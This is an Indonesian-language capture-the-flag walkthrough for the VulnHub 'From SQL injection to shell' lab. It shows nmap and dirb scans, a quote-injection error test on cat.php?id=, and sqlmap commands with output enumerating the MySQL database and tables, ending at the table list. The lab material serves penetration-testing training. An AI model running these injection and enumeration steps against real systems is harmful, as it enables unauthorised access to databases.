

CTF FROM SQL INJECTION TO SHELL

Vulnerable machine: From sqli to shell
https://www.vulnhub.com/entry/pentester-lab-from-sql-injection-to-shell,80/




1. Menemukan IP target

-melakukan scanning network dengan nmap untuk menemukan IP target




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-25 02:32 EST
Nmap scan report for 192.168.1.1
Host is up (0.0030s latency).
Nmap scan report for 192.168.1.2
Host is up (0.010s latency).
Nmap scan report for 192.168.1.101
Host is up (0.012s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 10.80 seconds
```

2. Melakukan scanning untuk melihat semua port yang terbuka pada target




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A -p- 192.168.1.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-25 02:45 EST
Nmap scan report for 192.168.1.101
Host is up (0.0085s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
| ssh-hostkey: 
|   1024 30a2062f6ec5488326d8881802a4c477 (DSA)
|_  2048 30ba2266c8ec65ab0b9a003243900efb (RSA)
80/tcp open  http    Apache httpd 2.2.16 ((Debian))
|_http-title: My Photoblog - last picture
|_http-server-header: Apache/2.2.16 (Debian)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32 - 2.6.35
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 23/tcp)
HOP RTT     ADDRESS
1   2.99 ms 192.168.100.7
2   6.63 ms 192.168.1.101
```

3. Melakukan scanning untuk melihat ada halaman apa aja dengan menggunakan dirb



```
┌──(root㉿kali)-[/home/kali]
└─# dirb http://192.168.1.101

-----------------
DIRB v2.22    
By The Dark Raver
-----------------

START_TIME: Sat Feb 25 02:51:55 2023
URL_BASE: http://192.168.1.101/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

                                                    
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.101/ ----
                                                    

==> DIRECTORY: http://192.168.1.101/admin/
+ http://192.168.1.101/all (CODE:200|SIZE:2022)
+ http://192.168.1.101/cat (CODE:200|SIZE:1858)
+ http://192.168.1.101/cgi-bin/ (CODE:403|SIZE:289)

==> DIRECTORY: http://192.168.1.101/classes/
```

4. Membuka halaman website di browser



192.168.1.101

My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | Admin

last picture: cthulhu

-pada halaman lain ditemukan ada parameter id pada url nya



192.168.1.101/cat.php?id=1

My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | Admin

picture: ruby

-menambahkan tanda ‘ pada bagian belakang url dan ternyata terjadi error


192.168.1.101/cat.php?id=1'

My Awesome Photoblog


Home | test | ruxcon | 2010 | All pictures | Admin

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server
version for the right syntax to use near ''' at line 1
```

No Copyright


5. Melakukan sql injection dengan sqlmap setelah ditemukan pesan error pada halaman website sebelumnya

-mencari informasi database server yang digunakan




```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u http://192.168.1.101/cat.php?id=1
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.6.11#stable}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 04:44:47 /2023-02-25/

[04:44:48] [INFO] testing connection to the target URL
[04:44:49] [INFO] checking if the target is protected by some kind of WAF/IPS
[04:44:49] [INFO] testing if the target URL content is stable
[04:44:49] [INFO] target URL content is stable
[04:44:49] [INFO] testing if GET parameter 'id' is dynamic
[04:44:49] [INFO] GET parameter 'id' appears to be dynamic
[04:44:49] [INFO] heuristic (basic) test shows that GET parameter 'id' might
```

-dari hasil pengujian diatas ditemukan informasi bahwa server database yang digunakan adalah MySQL




```
[04:45:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL ≥ 5.1
[04:45:28] [INFO] fetched data logged to text files under '/root/.local/share
/sqlmap/output/192.168.1.101'

[*] ending @ 04:45:28 /2023-02-25/
```

-melanjutkan pencarian informasi ada database apa aja didalamnya




```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u http://192.168.1.101/cat.php?id=1 --dbs
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.6.11#stable}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 04:47:14 /2023-02-25/

[04:47:14] [INFO] resuming back-end DBMS 'mysql'
[04:47:14] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 3759=3759
```

-dari hasil pengujian diatas ditemukan informasi bahwa 2 buah database didalamnya




```
[04:47:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL ≥ 5.1
[04:47:14] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] photoblog
```

-melanjutkan pencarian ada tabel apa aja didalam database photoblog




```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u http://192.168.1.101/cat.php?id=1 -D photoblog --tables
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.6.11#stable}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 04:50:36 /2023-02-25/

[04:50:37] [INFO] resuming back-end DBMS 'mysql'
[04:50:37] [INFO] testing connection to the target URL
```

-dari hasil pengujian diatas ditemukan informasi bahwa 2 buah tabel didalamnya



